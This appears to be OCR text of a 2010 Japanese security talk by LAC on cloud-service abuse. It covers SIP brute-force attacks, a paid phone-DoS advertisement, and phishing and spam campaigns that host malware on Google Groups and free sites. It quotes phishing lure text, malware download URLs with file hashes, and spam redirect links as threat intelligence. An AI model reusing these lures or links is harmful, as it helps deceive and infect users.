
There are various techniques to assist with minimizing DDoS and Brute Force attacks, such as limiting access via the public internet, using strong passwords, not mapping extension name to peer/endpoint name, limiting simultaneous calls, and aggressively monitoring usage. Automatic blocking of abusive IP's (fail2ban, blockhosts, etc.) can also assist with minimizing damage.

Update #1: 12 APR 2010. "Response" from Amazon's NOC


So when this happened, I submitted a report to Amazon complaining of the attack. The report was sent to their abuse and noc mails and contained the standard abuse report, including their host, my host, the protocol, ports, and description of activity; as well as a sample log.

About 48 hours later, they sent this as a response:

出典:http://www.voiptechchat.com/voip/457/amazon-ec2-sip-brute-force-attacks-on-rise/



出典:http://www.maxtelecom.bg/en/business/vpbx



とある掲示板の「売ります」コーナーへの投稿。

「不愉快なやつはあなたの周りにいませんか？あるいは、ビジネスの競争相手はいませんか？そういう奴の電話を誰にも掛けられないように、誰からも掛けられないようにしたいと思いませんか？我々が助けます！サポートしている地域は米国、英国、ロシアです。1番号あたり、1時間なら10ドル、3時間なら25ドル、半日で90ドル、一日なら150ドルです。メッセンジャーで連絡ください。支払い方法は電子マネーです。」

クラウドサービスを悪用した事例

差出人: "lac.co.jp support" <itsuro@lac.co.jp> 宛先: <itsuro@lac.co.jp>
件名: setting for your mailbox itsuro@lac.co.jp are changed 日時: Wed, 5 May 2010 11:25:06 +0100

SMTP and POP3 servers for itsuro@lac.co.jp mailbox are changed. Please carefully read the attached instructions before updating settings.

http://groups.google.com/group/googlepop/web/setup.zip

確認できた作成グループ

misterseven
ecarder
misterseven
settings-mailserv1
alieness
mailsv1
mailsv2
mailsv3
mailsv4
mailsv5
mails1
mails2
mails3
mails4
mails6
mails8
pop3smtp
smtpop
pop3pop
googlepop
smtpsmtp
gnomm
smtpfree
forrestgump33
leanrock
djwoodo
settingsf
ecd112

farmstar
tarzanka.
monerxmonerx
videoxman
luxxxx
setuper
systemsorbs
monerxmonerx
iglaaa
smogggly
partersss
goooooog
startersss
mimozkaa
zippiiix
creterx
zeraxer
mozilloid
traxers
tacumbex
morozx

perlox
gorlum
gorlix
ferixs
mraks
misterxyz
ferzom
nolanm
goblinx
juicedx
bitrixs
nonstops
bkaboy
mamapapabrat

グループだけではなく、ドキュメントやサイトも

https://docs.google.com/leaf?id=0BxwkuMlR0FFdMzZiNTQ1ZDAtZGNhNi00MWE5LWE2M2QtOWFhZGYwZDZiNTdk&hl=en

クラウドサービスを悪用した事例

記述URL
http://fruztoza.110mb.com/pornvideo.zip

落ちてくるファイル
pornvideo.zip

MD5: f3703c0745b4cca4bb19a4ccfab5e3c3
First received: 2010.05.19 07:37:28 UTC
日付: 2010.05.19 07:37:59 UTC [<1D]
結果: 1/41

クラウドサービスを悪用した事例

差出人　自分自身

サブジェクト
Man‘s health news

本文
Angelina Jolie Nude. Click below to see clip.
や
Jessica Alba Nude! The Dark Angel returns, but this time naked! Well, maybe not.
Jessica Alba nude is a fantasy for most straight men though. See full video!
などなど

誘導URL
h ttp://rymandawniej.kgb.pl/css/vd.html
h ttp://02c9c31.netsolhost.com/testing/vd.html


落ちてくるファイル
videoxxx.avi.exe

MD5: 61b0c8b9af6fc91368be271fe0d48166
First received: 2010.05.21 23:38:49 UTC
日付: 2010.05.22 03:08:45 UTC [<1D]
結果: 1/41


これらは、適当なサイトを取っているが、パブリックなクラウドが取られると防ぎづらい。
メールでなくとも、様々な方法でクリックさせることは可能。

ハニーポット技術のご紹介

- **ウイルス感染源サイト調査サービス Honeywhales.com**



実装イメージ



62

③ クラウドとグレーゾーンの話題

1）検索エンジン

よくある話。検索結果に個人情報が。

1. エクセルファイルやテキストファイル

2. Webアプリケーション作成の一時ファイル

3. 管理ページ

認証はかかっているが、URLのパラメータに記載されている。

そのまま、検索結果に、、、でも、なぜ？

2)データ収集

1. IPアドレスと住所

2. サブスクライバーID(特に携帯の)

3. ライフログ

ログをキロいくらで買い取る人間がいるらしい。

国内事業者が国内で国内の利用者に実施	収集データを国内で国内事業者に
国内事業者が海外で国内の利用者に実施	収集データを国内で海外事業者に
海外事業者が国内で国内の利用者に実施	収集データを海外で国内事業者に
海外事業者が海外で国内の利用者に実施	収集データを海外で海外事業者に

国内における法的解釈や、クラウド時代への適応など、各所で推進はされていると思いますが、
海外との競争と安全保障の両方を考慮した推進を希望します。

3）不正アクセス

クラウドサービスが浸透し、いわゆる他人のアクセスコードを入手しての、成り済ましログイン、どうなるのだろうか？

1. 国内から、国内のクラウドサービスを使用している、国内の利用者に成り済まし
2. 国内から、海外のクラウドサービスを使用している、国内の利用者に成り済まし
3. 海外から、国内のクラウドサービスを使用している、国内の利用者に成り済まし
4. 海外から、海外のクラウドサービスを使用している、国内の利用者に成り済まし

④ クラウドサービスでの事件

⑤ ランサムウェア・スケアウェア（日本において）

最後に


花に嵐のたとえもあるさ
さよならだけが人生だ

作 于武陵(うぶりょう)五言絶句　訳 井伏鱒二(いぶせ ますじ)
勧君金屈巵 満酌不須辞 花発多風雨 人生足別離

時代を生き、情報セキュリティへ
の応用を図る上でも重要


セキュリティ
データの越境問題
事業者のレベル
実効性は
有効性を検証できていない
技術的に枯れているのか
負荷は増大するのではないか
単一障害点を抱えるのではないか
後戻りできるのか
問題の多い時代
変化はいろいろ
わくわくすることも
多々あり
Let's jump into Cloud!
内緒ですが、、、みなさま、飛びこまれていますよ。

Any Questions?



株式会社ラック
http://www.lac.co.jp/
sales@lac.co.jp